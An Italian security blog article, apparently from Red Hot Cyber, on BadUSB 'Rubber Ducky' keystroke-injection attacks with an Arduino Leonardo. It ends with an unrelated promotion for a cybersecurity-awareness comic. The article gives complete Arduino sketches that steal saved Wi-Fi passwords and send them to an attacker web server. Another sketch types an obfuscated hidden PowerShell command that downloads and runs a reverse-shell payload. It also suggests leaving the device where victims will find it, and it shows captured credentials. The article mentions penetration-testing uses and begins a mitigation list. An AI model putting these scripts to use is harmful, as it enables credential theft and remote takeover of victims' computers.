


Quando pensiamo agli attacchi con chiavette usb, pensiamo solitamente a qualche malware copiato all’interno e magari avviato in automatico (autorun.inf). Sappiamo anche che non dobbiamo accettare chiavette dagli sconosciuti in quanto potrebbero contenere questi malware eseguibili o per esempio documenti con contenuti attivi all’interno.
Casi del genere sono già stati utilizzati in passato, ne cito solo 3 che sicuramente saranno noti:

Stuxnet scoperto nel lontano 2010 utilizzato per distribuire via USB un malware per compromettere gli impianti di arricchimento dell’uranio iraniani, oppure altri come silli o agent.bz.
Avevamo visto qui già degli esempi di word ed eseguibili camuffati con dei malware che potevano fare grandi cose, file che potrebbero essere introdotti in queste flash USB come vettore di attacco iniziale:
Però ci sono altre tipologie di attacchi usb che non utilizzano le famose flash “dati” ma dei dispositivi programmabili che simulano vari dispositivi solitamente plug & play, autoinstallanti nel dispositivo vittima.

Questi possono essere di vario tipo, per esempio:

Ne abbiamo descritte alcune ma la tipologia à molto vasta come visibile qui sotto:
In questo articolo parleremo delle Rubber Ducky, un attacco tanto semplice, altesi subdolo e difficile da bloccare.
Ma che cos’è una Rubber Ducky?
E’ una pendrive di modeste dimensioni che programmata adeguatamente svolgerà il ruolo di USB-HID (Human Interface Device) e permetterà di eseguire del keystroke injection.
Solitamente i dispositivi HID (tastiere e mouse) non hanno particolari restrizioni di collegamento come possono essere le usb flash spesso bloccate dalle politiche DLP delle aziende più preparate.
La pendrive “particolare” una volta collegata nel dispositivo della vittima inizierà a comporre una serie di comandi programmati, come fosse una tastiera; comandi che potrebbero essere devastanti per la sicurezza del dispositivo della vittima.
Questa tecnica non è nuova; in passato sono stati già creati delle utility per comporre velocemente il codice per convertire una sequenza di comandi (PRESS, WRITE, DELAY) in uno script “out of the box” Arduino come possiamo vedere in duckuino.
https://d4n5h.github.io/Duckuino

Sono presenti alcuni progetti già preparati nella repo git che allo stato attuale non è accessibile, ma possiamo recuperarla tramite web archive.
C’è da dire che questo “autocompilatore” si basa sulla libreria HID-Project (https://github.com/NicoHood/HID) che nativamente traduce il layout della tasiera US, quindi in particolare nei caratteri speciali non sono quelli di una tastiera italiana. Inoltre non risulta più aggiornata dal 2021.
Ho optato quindi per la libreria più recente Keyboard.h che ha già la configurazione per la tastiera italiana e altre lingue.
Tutto quello che ci servirà è una badusb (io ho usato una Leonardo) reperibile molto facilmente sui principali store online:

Arduino IDE per programmare la board:
https://www.arduino.cc/en/software
La libreria Keyboard.h e tutte le lingue necessarie. Potete clonare la repo in Documents\Arduino\libraries, directory di default delle librerie aggiuntive arduino.
https://github.com/arduino-libraries/Keyboard/tree/master/src
E un pizzico di codice e familiarità con Arduino. Dico proprio pizzico perchè con veramente poche istruzioni possiamo fare molto.
Vediamo allora un pò di esempi pratici…
Vediamo un esempio semplicissimo per vedere come la BAD USB può interagire con il dispositivo dove è collegato:

Ora vediamo il codice arduino utilizzato:
#include <Keyboard.h>
#include <KeyboardLayout.h>
#include <Keyboard_da_DK.h>
#include <Keyboard_de_DE.h>
#include <Keyboard_es_ES.h>
#include <Keyboard_fr_FR.h>
#include <Keyboard_it_IT.h>
#include <Keyboard_sv_SE.h>

void typeKey(int key){
  Keyboard.press(key);
  delay(50);
  Keyboard.release(key);
}
void setup() {
  pinMode(13, OUTPUT);
  Keyboard.begin(KeyboardLayout_it_IT);
  delay(1000);
  Keyboard.press(KEY_LEFT_GUI);
  Keyboard.press(114);
  Keyboard.releaseAll();
  delay(1000);
  Keyboard.print("notepad.exe");
  typeKey(KEY_RETURN);
  delay(1500);
  Keyboard.println("HACKED by BAD USB!");
  Keyboard.releaseAll();
  Keyboard.end();
}
void loop() {}
Il codice utilizzato non fa altro che aprire “Esegui”, scrivere notepad.exe avviarlo e scriverci una stringa.
Ora vediamo in questo esempio più pratico in cui si è riusciti ad estrapolare in una frazione di attimi le password WIFI del dispositivo e inviarla all’attaccante

Attraverso un server web in ascolto da parte dell’avversario, infatti, abbiamo ricevuto questa risposta nel host remoto:
192.168.50.200 – – [29/May/2024 14:52:40] “GET /DESKTOP-C5I9SGA/%20Wi-Fi-WIFI%20ADMIN.xml:23:%09%09%09%09%3CkeyMaterial%3Esupersafepassword%3C/keyMaterial%3E%20Wi-Fi-WIFI%20GUEST.xml:23:%09%09%09%09%3CkeyMaterial%3EPassword123%3C/keyMaterial%3E HTTP/1.1” 404 –
Che decodificando il formato uri contiene le credenziali di rete del WIFI che sono state salvate precedentemente.
ADMIN: supersafepassword
GUEST: Password123
Guardando il codice abbiamo come prima avviato esegui, aperto il cmd, abbiamo esportato le chiavi in una directory temporanea, inviate tramite una chiamata http e infine chiuso il terminale.
#include <Keyboard.h>
#include <KeyboardLayout.h>
#include <Keyboard_da_DK.h>
#include <Keyboard_de_DE.h>
#include <Keyboard_es_ES.h>
#include <Keyboard_fr_FR.h>
#include <Keyboard_it_IT.h>
#include <Keyboard_sv_SE.h>

void setup() {
  Keyboard.begin(KeyboardLayout_it_IT);
  delay(1000);
  Keyboard.press(KEY_LEFT_GUI);
  Keyboard.press(114);
  Keyboard.releaseAll();
  delay(200);
  Keyboard.print(F("cmd /k"));
  typeKey(KEY_RETURN);
  delay(500);
  Keyboard.print(F("cd %temp%"));
  typeKey(KEY_RETURN);
  delay(200);
  Keyboard.print(F("netsh wlan export profile key=clear"));
  typeKey(KEY_RETURN);
  delay(200);
  Keyboard.print(F("powershell Select-String -Path Wi*.xml -Pattern 'keyMaterial' > WiFi-PW"));
  typeKey(KEY_RETURN);
  delay(300);
  Keyboard.print(F("powershell Invoke-WebRequest -Uri http://192.168.50.129/$env:computername/$(Get-Content ./WiFi-PW)"));
  typeKey(KEY_RETURN);
  delay(300);
  Keyboard.print(F("del Wi-* /s /f /q"));
  typeKey(KEY_RETURN);
  delay(100);
  Keyboard.print(F("exit"));
  typeKey(KEY_RETURN);
  delay(100);
  Keyboard.end();
  delay(100);
}
void typeKey(int key){
  Keyboard.press(key);
  delay(50);
  Keyboard.release(key);
}
void loop() {}
Questo esempio è ancora più complesso e interessate.

Come possiamo vedere rispetto all’esempio precedente abbiamo fatto uso sia di un server web in ascolto che di metasploit per ricevere una reverse shell.
Abbiamo creato una reverse shell attraverso msvenom e attivato un punto di ascolto http per il prelievo dell’exploit quando sarà inserita usb.

E infine un listener tramite msfconsole che accetterà la connessione dal dispositivo della vittima una volta innescato exploit.

Una volta ottenuta la sessione meterpreter ho eseguito dei comandi nel dispositivo della vittima.
Questo infine è il codice di questo esempio:
#include <Keyboard.h>
#include <KeyboardLayout.h>
#include <Keyboard_da_DK.h>
#include <Keyboard_de_DE.h>
#include <Keyboard_es_ES.h>
#include <Keyboard_fr_FR.h>
#include <Keyboard_it_IT.h>
#include <Keyboard_sv_SE.h>

void setup() {
  Keyboard.begin(KeyboardLayout_it_IT);
  delay(1000);
  Keyboard.press(KEY_LEFT_GUI);
  Keyboard.press(114);
  Keyboard.releaseAll();
  delay(200);
  Keyboard.print(F("powershell -windowstyle hidden -command (N'ew'-Ob'j'ect Sy's'tem.Net.WebClient).DownloadFile(\\\"http://192.168.50.129/payload.exe\\\",\\\"$env:UserProfile\\desktop\\payload.exe\\\");in'v'oke-item $env:UserProfile\\desktop\\payload.exe;pause"));
  typeKey(KEY_RETURN);
  delay(1000);
  Keyboard.end();
  delay(10000);
}
void typeKey(int key){
  Keyboard.press(key);
  delay(50);
  Keyboard.release(key);
}
void loop() {}
Ora non ci resta trovare qualche curioso, “dimenticandola” in qualche luogo o azienda oppure approfittare della distrazione della vittima collegandola in un dispositivo in bella vista per collegarla a sua insaputa il tempo che serve per far partire exploit.
Queste bad usb, oltre ad un utilizzo illecito possono essere utilizzate dalle società di consulenza, come accade già da anni, nelle attività di assessment per verificare la sicurezza, policy e livello di awareness delle organizzazioni, simulando un intrusione fisica alla rete aziendale.
Per esempio, simulare uno sconosciuto che fingendosi un fornitore riesca ad accedere a un dispositivo e collegare questi dispositivi per eseguire del initial access per valutare le vulnerabilità e l’impatto che potrebbe avere questo attacco.
Abbiamo appena visto alcuni esempi di un attacco relativamente semplice da eseguire.
Ovviamente questo attacco ha dei limiti che dipendono dal nostro obiettivo e il dispositivo che abbiamo di fronte. Principalmente siamo riusciti ad avviare i comandi utilizzando delle combinazioni di tasti come “esegui”.
Su postazione prive di desktop (totem) o con disabilitati delle combinazioni di tasti utili non potremmo sfruttare gli esempi visti allo stesso modo.
Facendo dei test rispetto a qualche sistema precedente come XP, il UAC permette di evitare che vengano effettuati comandi di un certo livello anche se l’utente vittima ha i privilegi di amministratore.
Per esempio con il UAC attivato non potremmo inviare 2 semplici comandi per creare un nuovo utente (net user admin password /add) e renderlo amministratore (net localgroup administrators username /add), facilmente implementabile con le rubber ducky
Sebbene questo attacco per le ragioni spiegate precedentemente è difficilmente bloccabile, anche se alcuni endpoint hanno integrato dei meccanismi di prevenzione contro queste badusb, possiamo mitigare con le solite buone norme come:

È uscito il sesto episodio di Betti-RHC, la serie a fumetti di Red Hot Cyber nata con l'obiettivo di trasformare la cybersecurity awareness in un'esperienza di formazione più semplice, coinvolgente e accessibile. Quello che è nato come un progetto editoriale innovativo è diventato negli anni un vero e proprio corso di cybersecurity awareness a fumetti, adottato da aziende e professionisti per sensibilizzare le persone sui rischi informatici attraverso storie, personaggi ed emozioni. In cinque anni di attività, la serie Betti-RHC ha raggiunto un risultato importante: circa 70.000 copie vendute, a testimonianza dell'interesse crescente delle organizzazioni verso nuovi strumenti per costruire una concreta cultura della sicurezza.
Il sesto episodio porta Betti dentro le nostre case, in un mondo "connesso", dove lampadine, telecamere, assistenti vocali, serrature, sensori ed elettrodomestici intelligenti promettono comfort e sicurezza, ma possono nascondere nuove e insidiose superfici di attacco. Attraverso una nuova avventura, Betti ci accompagna alla scoperta del mondo della domotica e dei dispositivi IoT, mostrando come la poca cautela nell'utilizzo di queste tecnologie possa trasformare oggetti quotidiani in porte d'accesso per chi vuole osservare, controllare o colpire.
Per accompagnare la crescita del progetto abbiamo realizzato il sito ufficiale di Betti-RHC, dove è possibile conoscere meglio la serie, gli episodi e il progetto di cybersecurity awareness sviluppato da Red Hot Cyber. L'obiettivo è continuare a portare la cultura della sicurezza fuori dai tradizionali percorsi formativi standard, utilizzando il linguaggio immediato del fumetto per parlare a dipendenti, professionisti e persone senza competenze tecniche. Per maggiori informazioni su Betti-RHC e sul sesto episodio “Open Mic” è possibile visitare il sito ufficiale: betti.redhotcyber.com.